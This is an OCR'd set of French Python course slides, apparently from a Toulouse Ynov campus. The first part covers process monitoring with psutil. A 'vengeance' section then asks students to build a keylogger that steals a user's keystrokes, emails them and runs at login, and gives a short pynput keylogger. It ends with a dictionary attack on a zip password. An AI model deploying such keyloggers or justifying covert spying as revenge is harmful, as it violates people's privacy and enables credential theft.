



PROJET PYTHON DU JOUR…


TOULOUSE
ynov
CAMPUS

PROJET
Automatisation et gestion des processus



TOULOUSE INOV CAMPUS


Technologies employées



+ psutil

TOULOUSE INOV CAMPUS


Idée du projet



Descriptif du projet


Les ressources d'une machine que vous possédez est surexploitée par certains utilisateurs ! Des petits malins se sont amusés à miner du bitcoin et lancer d'autres processus pompant énormément de ressources.

L'idée du projet va être d'automatiser l'extinction des tâches trop coûteuses et d'enregistrer dans un fichier de logs tous les évènements de nettoyage de processus!



TOULOUSE INOV CAMPUS

Gestion automatique des PS




ETAPE #1

Installer la librairie psutil de python

```
pip install psutil
```

Gestion automatique des PS



ETAPE #2


Accéder à la documentation 

https://psutil.readthedocs.io/en/latest/index.html?highlight=terminate#processes

Utiliser la fonction process_iter pour lister tous les processus actifs de la machine

NB : les processus actifs récupérés sont des objets Process qui mettent à disposition des attributs et des méthodes très utiles

Gestion automatique des PS



ETAPE #2


Accéder à la documentation 

https://psutil.readthedocs.io/en/latest/index.html?highlight=terminate#processes

Afficher les processus qui utilisent plus d'1% de mémoire RAM ou plus d'1% de CPU, en mettant les informations suivantes : Name:, PID:, CPU usage:, Memory Usage:

TOULOUSE NOV CAMPUS

Gestion automatique des PS




ETAPE #3 : Filtrer les processus par nom

Afficher le nom de tous les processus actifs.
Notre volonté est de tuer tous les processus qui minent du bitcoin, et on pourrait les filtrer par nom pour les tuer.

Utiliser une condition if et la méthode process.kill() pour tuer le processus appelé “Discord.exe”

TOULOUSE YNOV CAMPUS

Gestion automatique des PS




ETAPE #3 : Filtrer les processus par nom

Tuer tous les processus qui ont dans leur nom le mot “bitcoin” ou “crypto”

TOULOUSE INOV CAMPUS

Gestion automatique des PS




ETAPE #4 : Filtrer les processus par mémoire et par cpu

Récupérer l’usage en % de la mémoire et du cpu pour chaque processus.

Si l’usage cpu est supérieur à 50 OU si le processus occupe plus de 50% de la RAM, alors on tue le processus

Gestion automatique des PS




ETAPE #5 :

Utiliser la librairie logging en Python pour créer un fichier de logs en fonction des niveaux de “dangers”

```python
import logging
logging.basicConfig(
    filename='example.log',
      level=logging.DEBUG)
logging.debug("salut")
```

TOULOUSE INOV CAMPUS

Gestion automatique des PS




ETAPE #5 :

Utiliser la librairie logging en Python pour créer un fichier de logs en fonction des niveaux de “dangers”

```python
import logging
logging.basicConfig(
    filename='example.log',
    level=logging.DEBUG,
    format='%(asctime)s - %(levelname)s - %(message)s')
logging.debug('This is a debug message')
logging.info('This is an info message')
logging.warning('This is a warning message')
logging.error('This is an error message')
logging.critical('This is a critical message')
```

TOULOUSE INOV CAMPUS

Gestion automatique des PS




ETAPE #5 :

Utiliser la librairie logging en Python pour créer un fichier de logs en fonction des niveaux de “dangers”

1) lorsqu’on tue un processus par nom, logger en niveau **info** le nom du processus tué
2) lorsqu’un processus dépasse 25% de RAM, logger en niveau **warning** le nom du PS et la mémoire utilisée
3) lorsqu’un processus dépasse les 50% de RAM ou de CPU, logger en niveau **critical** le processus, la et le CPU utilisé par le Processus


TOULOUSE CAMPUS

Gestion automatique des PS




ETAPE #6 :

Récupérer l’username du criminel qui a passé les limites autorisées de ressources machine et envoyer un mail à l’administrateur (vous) en détaillant le nom du processus et du criminel qui a commis l’impardonnable !!!



TOULOUSE INOV CAMPUS

Gestion automatique des PS




ETAPE #7 :

Checker le trafic du réseau entrant et sortant et enregistrer la quantité de bytes recus et envoyés dans une variable.

Lorsqu'une trop grande **variation** de trafic arrive (100 mo/s) ou sort, mettre à jour le fichier de log avec un message de warning.
Lancer ce check toutes les 10 secondes

Gestion automatique des PS



ETAPE #8 : Planifier la tâche

Créer l’expression cron permettant de lancer le script linux toutes les 30 minutes sur un serveur linux

Utiliser le planificateur de tâche pour lancer ce script également toutes les 30 minutes


Gestion automatique des PS

ETAPE #8 : Check temperature du serveur

Une autre manière de détecter les mineurs dans le système est de récupérer la température du serveur. Si elle excède un certain nombre logger en critical “Too hot” et envoyer un mail à l’administrateur.

TOULOUSE CAMPUS


Idée du projet



ETAPE #9 : Check disk usage

Pareil pour les disques : récupérer les différents disques sur la machine (disque C, disque D)...
Si un des disques est plein à plus de 80%, logger en niveau **warning**
Si un des disques est plein à plus de 90%, logger en niveau **critical**


Maintenant qu'on a fait du bien on va commmencer à faire du mal



Qu'est-ce qu'un keylogger?

TOULOUSE INOV CAMPUS

Idée du projet




ETAPE #10: Vengeance

Vous avez récupéré le petit malin qui a utilisé les ressources de votre système pour miner du bitcoin.
Vous avez le droit à votre part du gâteau !
Créer un keylogger pour voler les informations personnelles de cet utilisateur la prochaine fois qu’il se connectera sur la machine !

TOULOUSE CAMPUS

Maintenant qu'on a fait du bien on va commmencer à faire du mal




Créer un script qui saisit les entrées clavier d'un utilisateur et qui envoie un mail à intervalles réguliers les touches qui ont été saisies

Implementing a Python Keylogger in just 10 Lines

```
1  from pynput.keyboard import Key, Listener
2  import logging
3
4  logging.basicConfig(filename=("keylog.txt"), level=logging.DEBUG, form
5
6  def on_press(key):
7      logging.info(str(key))
8
9  with Listener(on_press=on_press) as listener :
10     listener.join()
```

TOULOUSE YNOV CAMPUS

Maintenant qu'on a fait du bien on va commmencer à faire du mal




Utiliser un logger pour enregistrer les entrées clavier de l'utilisateur sur un fichier keys.log. Programmer ce script au lancement de la session de l'utilisateur.

Implementing a Python Keylogger in just 10 Lines

```
1  from pynput.keyboard import Key, Listener
2  import logging
3
4  logging.basicConfig(filename=("keylog.txt"), level=logging.DEBUG, form
5
6  def on_press(key):
7      logging.info(str(key))
8
9  with Listener(on_press=on_press) as listener :
10     listener.join()
```

TOULOUSE INOV CAMPUS

Crack un mot de passe en scripting !




Accéder à l'archive zip glissée dans le moodle, l'idée est de créer un script python pour cracker le mot de passe de cette archive.

Indice : Utiliser cette liste de mots de passes communs

https://github.com/Antu7/python-bruteForce/blob/master/passwords.txt

TOULOUSE YNOV CAMPUS

Indice



```python
from zipfile import ZipFile
zip_file = "protected.zip"
zip_file = ZipFile(zip_file)
pw = "mot_de_passe_test"
zip_file.extractall(pwd=pw.encode("utf-8"))
```

TOULOUSE INP-ENSEEIHT